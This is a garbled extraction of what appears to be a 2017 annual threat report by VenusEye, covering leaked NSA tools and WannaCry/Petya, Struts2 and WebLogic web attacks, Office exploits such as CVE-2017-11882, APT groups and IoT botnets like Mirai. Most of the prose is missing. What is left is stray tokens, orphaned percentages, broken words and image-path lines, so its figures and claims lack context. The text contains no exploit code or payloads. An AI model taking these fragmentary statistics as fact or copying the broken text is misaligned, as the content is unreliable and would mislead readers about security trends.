

**2017**

# DISCLAIMER

VenusEye

2017

2018





15%      "      "      54      82.7      30%"      7.1%      "      11.4%

2017      NSA      2017      Office      Web


DDOS      APT      IT      2025

2017      VenusEye      2017



2017      2017

.....	<b>1</b>
1. NSA .....	2
2. Struts2 , WebLogic .....	3
3. ....	4
4. Office .....	5
5. APT   m .....	6
6.   m .....	7
7. IoT .....	7
8. ....	9
<b>web .....</b>	<b>10</b>
1.1 Struts2 .....	12
1.2 SQL .....	14
1.3 Webshell 中 .....	15
1.4 XSS .....	15
1.5 WebLogic , .....	16
1.6 IIS   m .....	16
1.7   m .....	16
.....	<b>19</b>
2.1 .....	20
2.2 .....	22
2.3 .....	26
2.3.1 - FormBook.....	26
2.3.2 - HawkEye Keylogger.....	27
2.3.3 Loader - Delphi Loader .....	30
.....	<b>32</b>
3.1 2017 Office .....	33
3.2 .....	35
3.2.1 Office OLE .....	36
3.2.2 OLE CVE2017-0199 CVE2017-8570.....	38
3.2.3 .NET CVE2017-8759.....	41
3.2.4 CVE2017-11882.....	43
3.2.5 DDE .....	48
3.3 .....	48
.....	<b>51</b>
4.1 APT .....	52
4.1.1 .....	52
4.1.2 .....	67
4.1.3 .....	77


4.1.4 Lazarus	80
4.1.5 APT -	82
<b>4.2 APT</b>	<b>83</b>
4.2.1 APT28	83
4.2.2 APT29	83
4.2.3 Turla	84
4.2.4 FIN7	84
4.2.5 Donot	84
4.2.6 Group123	84
4.2.7 Dark Caracal	84
4.2.8 MuddyWater	85
4.2.9 Dark Hotel	85
	<b>86</b>
<b>5.1</b>	<b>87</b>
<b>5.2</b>	<b>91</b>
5.2.1	91
5.2.2	92
5.2.3	92
<b>5.3</b>	<b>92</b>
5.3.1	93
5.3.2 Web	94
5.3.3	94
5.3.4 IoT	94
<b>IoT</b>	<b>95</b>
<b>6.1 IoT</b>	<b>96</b>
<b>6.2 IoT</b>	<b>99</b>
6.2.1 Mirai	99
6.2.2 IoTroop	100
6.2.3 , IoT OMG	101
6.2.4 Persirai	102
6.2.5 TheMoon IoT	102
	<b>104</b>
<b>5.3.2</b>	



# 1. NSA



## 1. NSA



2017 4 NSA

" TCP\_NSA\_Wi ndows\_SMB\_Doubl ePul sar " WannaCry

2017 5 12 WannaCry

" TCP\_NSA\_Wi ndows\_SMB\_Doubl ePul sar " 20  
12  
Wi ndows XP Wi ndows 2003  
WannaCry

2017 6 27 Petya " Doubl ePul sar"  
Petya

" TCP\_NSA\_Wi ndows\_SMB\_Doubl ePul sar Petya "  
2017 8 " " WannaCry


patch Kill Swtich

2017 4 " TCP\_NSA\_Wi ndows\_SMB\_Doubl ePul sar "

" "

" " 2017 4 6

2017 " "



2. 2017 | m


NSA

## 2. Struts2

,

## WebLogic

Web	2017	Struts	53%
SQL	33%	XSS	4%
IIS	2%	Webshell	5%
		Weblogic	




3. 2017 Web

Struts2      Weblogic  
"      "

4. 2017 Web

3.

	2017	
9.57%	11.59%	10.40%
	5.77%	10.15%




5. 2017

### 4. Office

2017

Office

Office



6. 2017 Office

2017

Office

POC

CVE-

2012-0158

# 5.

# 6. I

# m


2017 " "

2016 Locky NSA

WannaCry " "

WannaCry

2017




9. 2017

# 7. IoT

IoT " " IoT ssh tel net


IoT IoT 2017 IoT IoT



10. 2017 IoT

2017


IoTroop    Gafgyt    Satori    Bri ckerbot    Mi rai



11. 2017

2017

Mi rai



12. 2017

Mirai

8.

S



---

Web

Web 2017 Struts2 53%

SQL 33% Webshell 5% XSS 4% Weblogic 2017


3% IIS 2% OWASP A1

OWASP Top 10 XSS 2010 A1 2013 A3

2017 A7 Web Struts2

Weblogic IIS Web OWASP A9

Web



14 2017

Web

Struts2

Weblogic


" "



2017

# 1.1 Struts2

Web Web Web  
 Web Struts2 Apache Struts Spring 2017  
 Web Struts Apache ASF Jakarta  
 2004 3 ASF JavaServlet/JSP  
 JavaEE Web MVC MVC 2007 7  
 23 Struts2 Struts2  
 S2-048 S2-052 S2-053 S2-055 S2-045 2017 11 S2-045~S2-055  
 POC 2017 S2-045 S2-046  
 POC  
 2017 Struts2



16 2017 Struts2

2017 5 Struts2 Struts2 2013  
 Struts2  
 " "

	2013	2014	2015	2016	2017
<b>Critical</b>	<b>7</b>	<b>4</b>	<b>1</b>	<b>3</b>	<b>6</b>

2017 3 S2-045 S2-XXX Struts2 CVE-2017-5638  
 HTTP Content-Type OGNL  
 Struts2  
 OGNL  
